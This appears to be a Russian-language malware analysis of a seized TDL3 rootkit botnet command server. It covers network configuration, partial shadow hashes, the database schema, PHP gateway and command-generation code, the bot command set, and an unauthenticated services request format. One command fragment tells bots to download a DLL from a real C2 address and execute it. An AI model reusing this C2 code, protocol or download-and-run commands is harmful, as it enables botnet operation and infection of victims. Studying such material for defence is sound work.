          inet addr:91.212.226.62  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

eth0:5    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:91.212.226.63  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

eth0:6    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:91.212.226.64  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

eth0:7    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:91.212.226.65  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

eth0:8    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:91.212.226.66  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

eth0:9    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:91.212.226.67  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:10295737718 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10295737718 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3644745121946 (3.6 TB)  TX bytes:3644745121946 (3.6 TB)
```

Из них четыре (91.212.226.60, 91.212.226.61, 91.212.226.62 и 91.212.226.64) используются для доступа к веб-шлюзу, с которым работают боты, два (91.212.226.63 и 212.117.162.50) — для доступа к веб-интерфейсу для сборки и конфигурации бота, и один (91.212.226.59) — для доступа к панели администрирования ботнета.

```
root:$6$T8ujo2XN$qohSEoagUkMqKTLE4d
daemon:*:13616:0:99999:7:::
bin:*:13616:0:99999:7:::
sys:*:13616:0:99999:7:::
sync:*:13616:0:99999:7:::
games:*:13616:0:99999:7:::
man:*:13616:0:99999:7:::
lp:*:13616:0:99999:7:::
mail:*:13616:0:99999:7:::
news:*:13616:0:99999:7:::
uucp:*:13616:0:99999:7:::
proxy:*:13616:0:99999:7:::
www-data:*:13616:0:99999:7:::
backup:$6$UERMd5nu$ZzmIzIvjb1ko
list:*:13616:0:99999:7:::
irc:*:13616:0:99999:7:::
gnats:*:13616:0:99999:7:::
nobody:*:13616:0:99999:7:::
dhcp:!:13616:0:99999:7:::
syslog:!:13616:0:99999:7:::
klog:!:13616:0:99999:7:::
sshd:!:13616:0:99999:7:::
libuuid:!:13999:0:99999:7:::
citadel:*:14332:0:99999:7:::
mysql:!:14451:0:99999:7:::
postfix:*:14451:0:99999:7:::
ntp:*:14451:0:99999:7:::
messagebus:*:14451:0:99999:7:::
avahi:*:14451:0:99999:7:::
bind:*:14453:0:99999:7:::
```

Учетные записи локальных пользователей в файле /etc/shadow

Список запущенных процессов на сервере на момент анализа выглядел следующим образом:

PID	TTY	STAT	TIME	COMMAND
1076	?	S<s	0:04	/sbin/udev --daemon
1575	?	S	1154:22	/usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
2453	?	Ss	0:00	/sbin/mdadm --monitor --pid-file /var/run/mdadm/monitor.pid --daemonise --scan --syslog
3801	tty2	Ss+	0:00	/sbin/getty 38400 tty2
3826	?	Ss	0:16	/sbin/syslogd -u syslog
3845	?	S	0:00	/bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
3848	?	Ss	0:00	/sbin/klogd -P /var/run/klogd/kmsg
3890	?	Ss	1:54	/bin/dbus-daemon --system
3936	?	Ssl	69:36	/usr/sbin/named -u bind
3973	?	Ss	0:01	/usr/sbin/ntpd -p /var/run/ntpd.pid -u 108:117 -g
3986	?	Ss	0:01	/usr/sbin/sshd
3991	?	Sl	1736:18	/usr/bin/memcached -m 2048 -p 11211 -u nobody -l 127.0.0.1
4067	?	Ss	0:00	/usr/lib/postfix/master
4084	?	S	0:00	qmgr -l -t fifo -u
4086	?	Ss	0:00	/usr/sbin/winbindd
4113	?	S	0:00	/usr/sbin/winbindd
4118	?	Ss	86:34	avahi-daemon: running [C020.local]

```

4119 ?      Ss      0:00 avahi-daemon: chroot helper
4134 ?      S        0:00 /usr/bin/rsync --no-detach --daemon --config /etc/rsyncd.conf
4185 ?      Ss      0:03 /usr/sbin/cron
4220 tty1    Ss+     0:00 /sbin/getty 38400 tty1
4225 ?      Ssl     36:54 /usr/sbin/console-kit-daemon
4436 ?      S<      223:30 [loop3]
4465 ?      S<      72:26 [kjournald2]
4498 ?      S        0:00 /bin/sh /usr/bin/mysqld_safe
4728 ?      SLl     87943:36 /usr/sbin/mysqld
6773 ?      S        0:39 /usr/bin/php-cgi
7303 ?      S        0:32 /usr/bin/php-cgi
7320 ?      S        0:31 /usr/bin/php-cgi
7447 ?      S        0:27 /usr/bin/php-cgi
7590 ?      S        0:25 /usr/bin/php-cgi
7796 ?      S        0:19 /usr/bin/php-cgi
7944 ?      S        0:16 /usr/bin/php-cgi
7982 ?      S        0:15 /usr/bin/php-cgi
8002 ?      S        0:00 /USR/SBIN/CRON
8048 ?      Ss      0:00 /bin/sh -c /usr/bin/php /var/www/engine/cron/affiliatesstatisticsbuildslife.php
8058 ?      S        0:05 /usr/bin/php /var/www/engine/cron/affiliatesstatisticsbuildslife.php
8243 ?      S        0:00 /USR/SBIN/CRON
8282 ?      Ss      0:00 /bin/sh -c /usr/bin/php /var/www/engine/cron/affiliatesstatisticsbuildsmife.php
8287 ?      S        0:06 /usr/bin/php /var/www/engine/cron/affiliatesstatisticsbuildsmife.php
8467 ?      S        0:00 /USR/SBIN/CRON
8483 ?      Ss      0:00 /bin/sh -c /usr/bin/php /var/www/engine/cron/affiliatesstatisticsbuildswlife.php
8484 ?      S        0:03 /usr/bin/php /var/www/engine/cron/affiliatesstatisticsbuildswlife.php
8637 ?      S        0:00 pickup -l -t fifo -u -c
8812 ?      S        0:30 /usr/bin/php-cgi
8903 ?      S        0:26 /usr/bin/php-cgi
8937 ?      S        0:18 /usr/bin/php-cgi
8966 ?      S        0:17 /usr/bin/php-cgi
8971 ?      S        0:16 /usr/bin/php-cgi
9057 ?      S        0:08 /usr/bin/php-cgi
9081 ?      S        0:05 /usr/bin/php-cgi
9249 ?      S        0:03 /usr/bin/php-cgi
9299 ?      S        0:00 sh -c ps ax
9300 ?      R        0:00 ps ax
26004 ?     S        0:00 [pdflush]
26007 ?     S        0:01 [pdflush]
27746 ?     Ss      0:00 ssh-agent
28031 ?     Ss      0:01 /usr/bin/php-cgi
28042 ?     Ss      0:03 /usr/bin/php-cgi

```

База данных и скрипты

В качестве СУБД на сервере используется MySQL, а в качестве веб-сервера — LightTPD, к которому в качестве обработчика CGI-приложений подключен пакет PHP. Кроме того, часть данных, обращения к которым производятся наиболее часто, кэшируются в памяти с помощью программы [memcached](#).

Скрипты панели администрирования и шлюза для ботов находятся в директории `/var/www/engine`, которая имеет следующую структуру:

```

+--- cron          - PHP-скрипты, исполняемые по расписанию
+--- data          - база адресов GeoIP и некоторые текстовые файлы
+--- library       - различные библиотеки PHP, используемые скриптами
+--- public        - скрипты, обрабатывающие запросы от ботов
|                  (корневая директория веб-сервера, обслуживающего ботов)
\--- tools
|   +--- controllers - PHP-скрипты для различных страниц панели администрирования
|   +--- layouts     - главный HTML-шаблон для панели администрирования
|   +--- public      - основные скрипты панели администрирования
|   |                (корневая директория веб-сервера панели администрирования)
|   +--- views       - HTML-шаблоны для различных страниц панели администрирования
+--- configuration.php - файл настроек доступа к базе данных и т. п.

```

На момент получения доступа к серверу база данных содержала 47 таблиц с общим количеством записей порядка 17 719 469 и занимала на диске примерно 2,6 ГБ.

Имена и назначения таблиц:

Имя таблицы	Число записей	Объём данных	Назначение
affiliates	512	80,0 кБ	Учётные записи партнёров и статистика по ним
affiliatesaccounts	607	64,0 кБ	Учётные записи партнёров и статистика по ним
affiliatesregistrations	507	64,0 кБ	Учётные записи партнёров и статистика по ним
affiliatesstatistics	≈ 62 136	8,5 МБ	Учётные записи партнёров и статистика по ним
affiliatesstatisticsbrowser	≈ 53 072	7,1 МБ	Учётные записи партнёров и статистика по ним
affiliatesstatisticsbuild	≈ 5 979 072	655,8 МБ	Учётные записи партнёров и статистика по ним
affiliatesstatisticscountry	≈ 245 253	26,1 МБ	Учётные записи партнёров и статистика по ним
affiliatesstatisticssts	63	3,3 кБ	Учётные записи партнёров и статистика по ним
affiliatesstatisticssystem	≈ 56 982	7,1 МБ	Учётные записи партнёров и статистика по ним
bots	≈ 5 247 199	1,4 ГБ	Основная таблица с информацией о ботах
browsers	3 690	240,0 кБ	Дополнительная информация о ботах
builds	172	16,0 кБ	Версии руткита и модуля TDLCMD.DLL
countries	253	16,0 кБ	Страны ботов

systems	101	16,0 кБ	Версии операционной системы
commands	55	16,0 кБ	Команды ботам, статистика и история команд
commandsexecuted	≈ 4 546 977	337,5 МБ	Команды ботам, статистика и история команд
commandshistory	1 590	224,0 кБ	Команды ботам, статистика и история команд
commandsinfo	55	64,0 кБ	Команды ботам, статистика и история команд
commandsproperties	909	64,0 кБ	Дополнительные параметры команд
modules	13	400,0 кБ	Исполняемые модули для ботов
redirects	0	—	URL-перенаправления
redirectsexecuted	0	—	URL-перенаправления
remover_bho	6 050	1,5 МБ	Статистика модуля remover
remover_bho_stat	20	1,9 кБ	Статистика модуля remover
remover_dda	642	144,0 кБ	Статистика модуля remover
remover_dda_stat	21	1,9 кБ	Статистика модуля remover
remover_dir	≈ 37 991	7,5 МБ	Статистика модуля remover
remover_dir_stat	20	1,9 кБ	Статистика модуля remover
remover_errors	18 914	2,5 МБ	Статистика модуля remover
remover_extra	≈ 289 449	54,6 МБ	Статистика модуля remover

remover_extra_stat	18	1,9 кБ	Статистика модуля remover
remover_guid	≈ 21 220	4,5 МБ	Статистика модуля remover
remover_guid_stat	20	1,9 кБ	Статистика модуля remover
rules	0	—	Неизвестно
ruleshistory	0	—	Неизвестно
statuses	1 982	72,3 кБ	Неизвестно
statuses_limits	1 138 919	115,0 МБ	Неизвестно
statuses_statistics	3 956	102,8 кБ	Неизвестно
users	10	16,0 кБ	Учётные записи пользователей панели управления

Далее будет приведена структура наиболее интересных таблиц и некоторые пояснения, касающиеся работы с ними.

Запросы от ботов к серверу

Сразу после инсталляции бот инициирует запрос команд от сервера и повторяет этот запрос через заданный в конфигурации интервал времени. Запросы бота, как уже было описано в первой части статьи, шифруются по алгоритму RC4 с использованием имени целевого сервера в качестве ключа, затем кодируются по алгоритму base64 и отправляются на веб-шлюз командного сервера по протоколу HTTPS.

Формат запросов на получение команд может отличаться от одной версии бота к другой. Для большинства версий, включая самые последние, запрос выглядит следующим образом:

```
bot_ID|aff_ID|aff_SID|rootkit_ver|tdlcmd_ver|os_ver|lang|browser|build_date|install_date
```

Назначение полей запроса:

Поле	Назначение
bot_ID	Уникальный идентификатор бота, например 7a91eb86-a6be-4db5-8694-0337dad2c75d
aff_ID	Идентификатор партнёра, владеющего ботом
aff_SID	Идентификатор дополнительной учётной записи партнёра
rootkit_ver	Версия руткита

tdlcmd_ver	Версия модуля TDLCMD.DLL (основной модуль «полезной нагрузки» бота)
os_ver	Версия операционной системы
lang	Язык операционной системы
browser	Браузер на заражённом компьютере; путь извлекается из HKEY_LOCAL_MACHINE\SOFTWARE\Classes\HTTP\shell\open\command
build_date	Дата сборки исполняемых файлов бота (необязательный параметр)
install_date	Дата заражения (необязательный параметр)

Помимо запросов на получение команд, скрипты командного сервера также могут обрабатывать и ряд специальных запросов, которые имеют следующий вид:

```
module_ID|value_1|value_2|...|value_N
```

Поле	Назначение
module_ID	Идентификатор типа запроса (модуля, которому он адресован)
value_1–value_N	Произвольное количество строковых и/или числовых данных, формат и назначение которых зависят от типа запроса

Функциональность отправки специальных запросов не фигурирует в коде «полезной нагрузки» бота в явном виде, однако бот может отправлять подобные запросы в результате обработки команд, полученных с сервера (например, команды на загрузку дополнительного модуля «полезной нагрузки»).

Рассмотрим процесс обработки запросов от бота более подробно. В первых строках скрипта /var/www/engine/index.php происходит подключение необходимых заголовочных файлов, а также расширение запроса:

```
<?php
try {
    // Объявление констант, содержащих пути к различным директориям
    define('DS', DIRECTORY_SEPARATOR);
    define('DIR_ROOT', realpath('../'));
    define('DIR_LIBRARY', DIR_ROOT . DS . 'library');
    define('DIR_LIBRARY_CLASSES', DIR_LIBRARY . DS . 'classes');
    define('DIR_LIBRARY_MODELS', DIR_LIBRARY . DS . 'models');
    define('DIR_LIBRARY_FUNCTIONS', DIR_LIBRARY . DS . 'functions');
    define('DIR_DATA', DIR_ROOT . DS . 'data');

    // Подключение внешних модулей
    require_once(DIR_ROOT . DS . 'configuration.php');
    require_once(DIR_LIBRARY_CLASSES . DS . 'DBase.php');
    require_once(DIR_LIBRARY_FUNCTIONS . DS . 'rc4Encrypt.php');
    require_once(DIR_LIBRARY_MODELS . DS . 'mBots.php');
    require_once(DIR_LIBRARY_MODELS . DS . 'mAffiliate.php');
    require_once(DIR_LIBRARY_MODELS . DS . 'mAffiliates.php');
    require_once(DIR_LIBRARY_MODELS . DS . 'mBrowsers.php');
    require_once(DIR_LIBRARY_MODELS . DS . 'mBuilds.php');
    require_once(DIR_LIBRARY_MODELS . DS . 'mSystems.php');
    require_once(DIR_LIBRARY_MODELS . DS . 'mCountries.php');
    require_once(DIR_LIBRARY_MODELS . DS . 'mCommands.php');
```

```

require_once(DIR_LIBRARY_MODELS . DS . 'mCommandsMemcache.php');

// Расшифровка запроса по RC4; имя сервера используется в качестве ключа
$request = rc4Decrypt(
    $_SERVER["HTTP_HOST"],
    base64_decode(substr($_SERVER["REQUEST_URI"], 1))
);
$requestCount = 0;
$requestHost = $_SERVER["HTTP_HOST"];

if ($request) {
    $request = explode('|', $request);
    $requestCount = sizeof($request);
} else {
    header("HTTP/1.0 404 Not Found");
    exit();
}
...

```

Поля запроса, как видно из приведённого кода, сохраняются в массиве `$request`. Далее, в зависимости от значения первого элемента этого массива (а именно, идентификатора типа для специальных запросов), происходит подключение одного из следующих PHP-скриптов, обрабатывающих конкретные типы запросов:

Идентификатор	Скрипт	Назначение
remover	remover.php	Приём статистики от модуля remover
services	services.php	Управление учётными записями партнёров: создание, удаление, запрос информации. Механизм авторизации отсутствовал, что открывало подробную статистику ботнета произвольным лицам
rules	rules.php	Приём статистики о выполненных на стороне бота командах
redirect	redirect.php	Перенаправление на содержащийся в базе URL по его числовому идентификатору
installation	installation.php	Вывод /var/www/engine/data/affId_affSid.dat; назначение данных неизвестно, соответствующие файлы на сервере отсутствовали
modules	modules.php	Обработка запросов на загрузку модулей со стороны ботов

Если значение первого элемента массива не совпало с приведенными в таблице идентификаторами, то такой запрос обрабатывается как запрос команды:

```

} elseif ($requestCount == 8 || $requestCount == 10) {
    DBase::connect(DBASE_HOST, DBASE_USER, DBASE_PWD, DBASE_BASE);

    $objMemcache = new Memcache;
    $objMemcache->connect(MCACHE_HOST, MCACHE_PORT);

    $requestName = $request[0];
    $requestAffAid = $request[1];

```

```

$requestAffSid = $request[2];
$requestRk     = $request[3];
$requestCmd    = $request[4];
$requestSystem = $request[5];
$requestLang   = $request[6];
$requestBrowser = $request[7];

if ($requestCount == 8) {
    $requestBuildDate = 0;
    $requestInstallDate = 0;
} else {
    $requestBuildDate = strtotime($request[8]);
    $requestInstallDate = strtotime($request[9]);
}

$requestBuild = "{$requestRk}_{$requestCmd}";
$requestIp = ip2long($_SERVER['REMOTE_ADDR']);

$requestAffId = null;
$requestSystemId = null;
$requestBrowserId = null;
$requestBuildId = null;

// Добавление информации о боте в базу и обработка запроса команды
include('engine.php');

$objMemcache->close();
DBase::disconnect();
...

```

Возвращаемый боту в ответ на запрос список команд также шифруется по алгоритму RC4, но в качестве ключа в этом случае используется не имя сервера, а идентификатор бота (содержимое переменной `$requestName`).

Учётные записи партнёров

В таблице `affiliates` содержится информация об учётных записях партнёров. Их добавление и редактирование доступно оператору панели администрирования ботнета.

```

CREATE TABLE IF NOT EXISTS `affiliates` (
  `affId` int(11) unsigned NOT NULL auto_increment, -- ключ таблицы
  `affAid` char(20) NOT NULL,                       -- идентификатор учётной записи
  `affGroup` int(11) unsigned NOT NULL,              -- группа учётной записи
  `affLogin` char(32) default NULL,                  -- имя (логин)
  PRIMARY KEY (`affId`)
);

```

Affiliates
Statistics
Commands
Alerts
Toolbars
Modules
Tools
Users

Affiliates
☐
test

General details:		Sub Account details:
Login:	test	0
AID:	20006	
Group:	75	

Update Affiliate

Редактирование учётной записи партнёра в панели администрирования ботнета

Каждый партнёр может владеть произвольным количеством ботов. Идентификатор учётной записи партнёра «прошивается» в исполняемый файл бота на этапе его сборки и конфигурирования и хранится руткиом в файле config.ini на зашифрованной файловой системе.

Также для каждого партнёра доступно создание дополнительных учётных записей, которые используются для разделения ботов, принадлежащих конкретному партнёру, на группы.

```
[main]
quote=You people voted for Hubert Humphrey, and you killed Jesus
version=3.273
botid=7a91eb86-a6be-4db5-8694-0337dad2c75d
affid=20592
subid=0
installdate=22.4.2010 23:42:43
builddate=20.4.2010 16:17:53
```

Идентификаторы основной и дополнительной учётных записей партнёра в файле config.ini

Учётными записями партнёров можно управлять без посредства панели администрирования, путём отправки специальных запросов типа services веб-шлюзу командного сервера. Формат параметров этого запроса выглядит так:

services|operation_code|argument_1|argument_2|...|argument_N

Поле	Назначение
operation_code	Код операции, которую необходимо выполнить
argument_1–argument_N	Необязательные аргументы, формат которых определяется конкретной операцией

Коды операций:

Код	Аргументы	Назначение
100	affAid, affLogin, affGroup	Создание новой учётной записи партнёра
110	affId	Удаление существующей учётной записи партнёра
120	affAid	Перечисление всех дополнительных учётных записей данного партнёра
150	engineType	Добавление учётной записи с автоматической генерацией affAid; affGroup выбирается по engineType
200	affAid, affSid, statDateFrom, statDateTo	Статистика установок бота за заданный период

201	affAid, affSid, statDateFrom, statDateTo	Статистика количества ботов по странам за заданный период
301	—	Перечисление существующих учётных записей партнёров

Пояснение параметров запроса:

Параметр	Назначение
affId	Соответствует одноимённому полю таблицы affiliates
affAid	Соответствует одноимённому полю таблицы affiliates
affSid	Идентификатор дополнительной учётной записи
affLogin	Имя учётной записи
statDateFrom	Дата в формате Y-m-d
statDateTo	Дата в формате Y-m-d
affGroup	Идентификатор группы партнёров

Перечень возможных групп, к которым может принадлежать партнёр, содержится в файле /var/www/engine/data/groups.txt:

```
Affiliates Groups
1 - Test Installs
10 - Our Installs
20 - InstallConverter
30 - ProfitCash
40 - ReliefPPC
50 - ConvertPPC
```

Для примера, запрос получения статистики по количеству установок бота в период с 01.08.2009 по 01.07.2010 для дополнительной учётной записи 0 партнёра с affAid, равным 10000, будет выглядеть следующим образом:

```
services|200|10000|0|2009-08-01|2010-07-01
```

Таблица ботов

Информация о боте представляет собой запись в таблице bots, которая создаётся при обработке первого запроса на получение команд от бота. При этом значения полей таблицы affId, affSid и botName извлекаются из соответствующих параметров запроса.

Класс mBots, обеспечивающий работу с таблицей bots, находится в файле /var/www/engine/library/models/mBots.php. Функции добавления и изменения информации о боте реализованы в скрипте /var/www/engine/public/engine.php.

Структура таблицы bots:

```
CREATE TABLE IF NOT EXISTS `bots` (  
  `affId` int(11) unsigned NOT NULL,           -- учётная запись партнёра  
  `affIdx` int(11) unsigned NOT NULL,           -- обычно то же значение, что affId  
  `affSid` smallint(6) unsigned NOT NULL default '1', -- дополнительная учётная запись  
  `botId` int(11) unsigned NOT NULL auto_increment, -- ключ таблицы  
  `botName` char(60) NOT NULL,                  -- уникальное имя бота  
  `botIp` bigint(20) NOT NULL,                  -- IP-адрес  
  `botAdded` int(11) unsigned NOT NULL,         -- первое обращение к серверу  
  `botAccess` int(11) unsigned NOT NULL,        -- последнее обращение  
  `botCountry` tinyint(4) unsigned NOT NULL,    -- страна  
  `botSystem` smallint(6) unsigned NOT NULL,    -- версия Windows  
  `botBrowser` smallint(6) unsigned NOT NULL,   -- версия браузера  
  `botBuild` smallint(6) unsigned NOT NULL,     -- версии руткита и TDLCMD.DLL  
  PRIMARY KEY (`botId`),  
  KEY `botName` (`botName`),  
  KEY `affid_index` (`affId`),  
  KEY `botAdded_index` (`botAdded`)  
);
```

Система команд

В конце скрипта engine.php подключается файл /var/www/enginedata/commands.php. Его задача — вывод команд, которые требуется выполнить боту. При этом скрипт commands.php генерируется динамически на основе данных, хранящихся в таблице commandsinfo.

```
CREATE TABLE IF NOT EXISTS `commandsinfo` (  
  `commOwner` int(11) NOT NULL default '1',      -- пользователь, добавивший команду  
  `commId` int(11) unsigned NOT NULL auto_increment, -- ключ таблицы  
  `commName` varchar(255) NOT NULL,              -- имя команды  
  `commDesc` text NOT NULL,                      -- описание  
  `commExe` varchar(255) NOT NULL,               -- URL исполняемого файла  
  `commStatus` enum('disable','enable','deleted','temp') NOT NULL default 'enable',  
  `commAdded` datetime NOT NULL,                 -- время добавления  
  `commCode` text NOT NULL,                      -- PHP-код для commands.php  
  `commCodeCond` text NOT NULL,                  -- дополнительные параметры  
  `commCodeComm` text NOT NULL,  
  `commOrder` int(11) NOT NULL,                  -- порядковый номер  
  PRIMARY KEY (`commId`)  
);
```

Класс mCommands, обеспечивающий работу с командами, находится в файле /var/www/engine/library/models/mCommands.php. Процедура динамического создания файла commands.php реализована в методе reGenerate, который вызывается по команде из панели администрирования:

```
function reGenerate() {  
  $code = '';  
  $commands = $this->getSummaryFull();  
  for ($i = 0; $i < sizeof($commands); $i++) {  
    if ($commands[$i]['commStatus'] == 'enable') {  
      $code .= $this->getCode($commands[$i]['commId']) . "\r\n\r\n\r\n";  
    }  
  }  
}  
  
$templateFile = dirname(__FILE__) . DS . 'commands.template';  
$fp = fopen($templateFile, 'r');  
$template = fread($fp, filesize($templateFile));  
fclose($fp);  
  
$template = str_replace('%COMMS%', $code, $template);  
  
$file = '/var/www/enginedata/commands.php';  
$fp = fopen($file, 'w');  
fwrite($fp, $template);
```

```
}  
    fclose($fp);  
}
```

Affiliates

Statistics

Commands

Alerts

Toolbars

Modules

Tools

Users

Commands

Adding New Command

General details:

Name:

Description:

Link to Exe:

Command Order:

0

Add Command

Добавление новой команды в панели администрирования

Для каждой команды можно указать следующие дополнительные параметры:

- идентификаторы стран, для ботов из которых требуется выполнение данной команды;
- идентификаторы учётных записей партнёров;
- версии браузеров на зараженных машинах;
- версии руткита и модуля TDLCMD.DLL;
- время жизни команды;
- максимальное число запусков команды.

Оператор панели администрирования может даже редактировать непосредственно фрагмент PHP-кода, который будет включён в `commands.php`.

Command Code:

```
// --- Command #235 Start ---

$commId = 235;

$commDetails      = $objCommands->getCommand( $commId );
$commDetailsCreate = FALSE;
if( $commDetails == FALSE ) {
    $commDetails['commId']      = $commId;
    $commDetails['commRefences'] = 0;
    $commDetails['commSuccesed'] = 0;
    $commDetailsCreate          = TRUE;
}

// Condition 1
if( true ) {
    $commDetailsBot      = mCommands::getCommandExecuted( $commId, $botId );
    $commDetailsBotCreate = FALSE;
    if( $commDetailsBot == FALSE ) {
        $commDetailsBot['botId']      = $botId;
        $commDetailsBot['commId']      = $commId;
        $commDetailsBot['commDate']    = 0;
        $commDetailsBot['commSuccesed'] = 0;
        $commDetailsBotCreate          = TRUE;
    }
}
```

Save Switch to Automatical Mode

Редактирование кода команды в панели администрирования

Бот может обрабатывать следующие команды:

Команда	Описание
botnetcmd.SetCmdDelay(Seconds)	Установка интервала обращения к серверу
botnetcmd.ModuleDownloadUnxor(URL, LocalPath)	Загрузка зашифрованного исполняемого модуля
botnetcmd.FileDownloadRandom(URL, LocalPath)	Загрузка произвольного файла
botnetcmd.LoadExe(FileURL)	Загрузка и запуск исполняемого файла
botnetcmd.LoadExeKnock(FileURL, KnockURL)	Загрузка и запуск файла с отправкой HTTP-запроса на произвольный URL в случае успеха
botnetcmd.InjectorAdd(ProcessName, DLLName)	Внедрение DLL в указанный процесс (* — во все процессы)
tdlcmd.ConfigWrite(Section, Parameter, Value)	Запись произвольных данных в config.ini
tdlcmd.Download(URL, LocalPath)	Загрузка произвольного файла

Модули «полезной нагрузки»

Основные функции руткита TDL3 — «полезная нагрузка» — обеспечиваются дополнительными модулями. Модули представляют собой обычные динамические библиотеки, загружаемые с

сервера и внедряемые в произвольный либо текущий процесс пользовательского режима.

Информация о доступных модулях хранится в таблице `modules`:

```
CREATE TABLE IF NOT EXISTS `modules` (  
  `modId` int(11) unsigned NOT NULL auto_increment, -- ключ таблицы  
  `modName` char(255) NOT NULL, -- имя модуля  
  `modData` longblob, -- исполняемый образ  
  `modLoads` int(11) unsigned NOT NULL, -- количество загрузок  
  PRIMARY KEY (`modId`)  
);
```

Загрузка файла модуля на заражённый компьютер может производиться с помощью команды `ModuleDownloadUnxor`. В качестве параметра ей передаётся зашифрованный запрос к серверу, формат полей которого выглядит следующим образом:

`module|ModuleId!Key!`

Поле	Назначение
ModuleId	Идентификатор модуля (modId таблицы modules)
Key	Любая строка; необязательный ключ RC4 для шифрования выдаваемого боту модуля

Запрос на загрузку модуля обрабатывается в файле `/var/www/engine/public/modules.php`:

```
<?php  
require_once(DIR_LIBRARY_MODELS . DS . 'mModules.php');  
  
if (preg_match("%(\d*)!(.*)!%Uis", $request[1], $matches)) {  
    $modId = $matches[1];  
    $modCrypt = $matches[2];  
} else {  
    $modId = $request[1];  
    $modCrypt = FALSE;  
}  
  
$modDetails = mModules::details($modId);  
  
if ($modCrypt) {  
    print rc4Encrypt($modCrypt, $modDetails['modData']);  
} else {  
    print $modDetails['modData'];  
}  
  
mModules::increment($modId);
```

Исполнение команды, адресованной конкретному модулю, происходит путём отправки боту строки следующего вида:

`ModuleName.Function([Params])`

Поле	Назначение
ModuleName	Имя динамической библиотеки модуля на заражённом компьютере
Function	Имя произвольной экспортируемой функции модуля

Params	Произвольные числовые или строковые аргументы функции
--------	---

Пример загрузки и исполнения модуля remover (фрагмент кода из commands.php):

```
// --- Command #273 Start ---
$commId = 273;

$commDetails = $objCommands->getCommand($commId);
$commDetailsCreate = FALSE;
if ($commDetails == FALSE) {
    $commDetails['commId'] = $commId;
    $commDetails['commReferences'] = 0;
    $commDetails['commSuccesed'] = 0;
    $commDetailsCreate = TRUE;
}

// Condition 1
if ($botBuild >= 26) {
    $commDetailsBot = mCommands::getCommandExecuted($commId, $botId);
    $commDetailsBotCreate = FALSE;
    if ($commDetailsBot == FALSE) {
        $commDetailsBot['botId'] = $botId;
        $commDetailsBot['commId'] = $commId;
        $commDetailsBot['commDate'] = 0;
        $commDetailsBot['commSuccesed'] = 0;
        $commDetailsBotCreate = TRUE;
    }

    // Condition 2
    if ($commDetailsBot['commSuccesed'] < 1) {
        $commSucces = TRUE;
        $commOutput .= "tdlcmd.Download('https://91.212.226.60/czRvVJ+iknAB','tdlrm.dll')\n";
        $commOutput .= "tdlrm.Start()\n";
    } else {
        $commSucces = FALSE;
    }
    ...
}
// --- Command #273 End ---
```

Добавление и редактирование модулей происходит в соответствующем разделе панели администрирования:

Affiliates
Statistics
Commands
Alerts
Toolbars
Modules
Tools
Users

Modules
DDOS Module 10.10.09 module

General details:

Name:	DDOS Module 10.10.09	
Data:		Choose...

Save
Delete

Редактирование модуля в панели администрирования

На момент получения доступа к серверу в базе данных присутствовали следующие модули:

Имя модуля	Назначение
DDoS	Реализация DDoS-атак
Remover	Небольшой антивирус, работающий с базами сигнатур Malwarebytes' Anti-Malware и ищущий «чужие» вредоносные программы
TDLCMD	Основной модуль «полезной нагрузки»: отправка сообщений серверу, выполнение команд и т. п.
WSP/WSP Popup	Перехват запросов Google, Yahoo, Bing, Ask и AOL для подмены результатов поиска; показ рекламных окон

Модули защищены при помощи неизвестной программы для шифрования кода, что может затруднить их анализ.

